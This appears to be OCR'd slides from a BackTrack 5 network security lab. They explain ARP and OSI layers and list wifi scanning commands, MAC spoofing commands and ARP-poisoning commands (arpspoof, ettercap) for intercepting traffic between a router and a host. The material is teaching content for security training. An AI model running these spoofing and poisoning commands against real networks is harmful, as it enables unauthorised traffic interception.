

BT5R2
Applications Places System
Wed Jun 20, 11:28 PM
root@bt: ~
File Edit View Terminal Help
root@bt:~# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=5.83 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=5.39 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=5.91 ms
^C
--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 5.391/5.713/5.914/0.246 ms
root@bt:~# arp -a
? (192.168.1.1) at 4c:60:de:3e:c8:1c [ether] on wlan0
root@bt:~#
<< back | track 5

- Install and Setup Back Track 5
- Connect Wifi Adapter
- Get your MAC address
- Scan for Wifi
  - looking for wifi that starts with the word blue
  - iwlist wlan0 scanning | grep blue
  - What channel is it on?
  - What is it's MAC address?
  - Is it encrypted?

Lab2: Monitoring Traffic



Network 1 application
Internet
Network 2 application
(7) Application layer
(6) Presentation layer
(5) Session layer
(4) Transport layer
(3) Network layer
(2) Data-link layer
(1) Physical layer


Network 1 application
Internet
Network 2 application
(7) Application layer
(6) Presentation layer
(5) Session layer
(4) Transport layer
(3) Network layer
(2) Data-link layer
(1) Physical layer
Socket
TCP
IP
Ethernet Ports
Hardware


Network 1 application
Internet
Network 2 application
(7) Application layer
(6) Presentation layer
(5) Session layer
(4) Transport layer
(3) Network layer
(2) Data-link layer
(1) Physical layer
Host to Host
Point to Point



ARP request
Source MAC: 00:00:00:aa:aa:aa
Dest MAC: ff:ff:ff:ff:ff:ff
"Who has 10.10.10.50?"
First system
IP: 10.10.10.20
MAC: 00:00:00:aa:aa:aa
Second system
IP: 10.10.10.50
MAC: 00:00:00:bb:bb:bb
ARP reply
Source MAC: 00:00:00:bb:bb:bb
Dest MAC: 00:00:00:aa:aa:aa
"10.10.10.50 is at 00:00:00:bb:bb:bb."


- arp tools
  - arp
    - arp -a
    - arpon -l
    - arpon -i wlan0 -D
- mac spoofing
  - ifconfig wlan0 hw ether 00:80:48:BA:d1:30
- arp poisoning
  - arpspoof
    - arpspoof -t <router_id> <local_ip>
    - arpspoof -t <local_ip> <router_id>
  - ettercap -NaC <router_id> <local_ip>



Macintosh HD
∫ arp -a
? (172.20.20.21) at 0:1b:2f:24:b0:a0 on en1 permanent [ethernet]
? (172.20.20.22) at 0:1b:2f:24:aa:0 on en1 ifscope [ethernet]
? (172.20.20.31) at 34:51:c9:49:ec:95 on en1 ifscope [ethernet]
? (172.20.20.35) at 18:3d:a2:19:ce:90 on en1 ifscope [ethernet]
? (172.20.20.47) at 9c:20:7b:6c:fc:5b on en1 ifscope [ethernet]
? (172.20.20.103) at 10:93:e9:8:26:c2 on en1 permanent [ethernet]
? (172.20.20.123) at dc:2b:61:a7:7c:68 on en1 permanent [ethernet]
? (172.20.20.130) at 0:23:14:6:92:60 on en1 permanent [ethernet]
? (172.20.20.132) at 60:fa:cd:b0:39:f8 on en1 permanent [ethernet]
? (172.20.20.141) at 58:1f:aa:ab:ba:47 on en1 ifscope [ethernet]
? (172.20.20.156) at e0:b9:ba:98:e0:2b on en1 ifscope [ethernet]
? (172.20.20.159) at 84:25:db:f8:7a:15 on en1 permanent [ethernet]
? (172.20.20.171) at c4:2c:3:71:e8:b3 on en1 permanent [ethernet]
? (172.20.20.175) at 58:55:ca:f3:b0:1f on en1 ifscope [ethernet]
? (172.20.20.186) at a4:d1:d2:33:7b:e8 on en1 permanent [ethernet]
? (172.20.20.189) at 0:21:5d:b6:91:5e on en1 ifscope [ethernet]
? (172.20.20.205) at 68:a8:6d:e9:1a:40 on en1 permanent [ethernet]
? (172.20.20.216) at 0:37:6d:50:b8:63 on en1 permanent [ethernet]
? (172.20.20.226) at 44:d8:84:51:66:58 on en1 permanent [ethernet]
? (172.20.20.245) at e4:ce:8f:f:f:9e on en1 permanent [ethernet]
? (172.20.20.252) at a0:88:b4:48:37:c on en1 permanent [ethernet]
? (172.20.20.254) at 0:10:db:ef:9b:8c on en1 permanent [ethernet]
? (172.20.20.255) at ff:ff:ff:ff:ff:ff on en1 ifscope [ethernet]
∫

Change your MAC

- macchanger --mac xx:xx:xx:aa:aa:aa wlan0
- ifconfig wlan0 hw ether 00:80:48:BA:d1:30

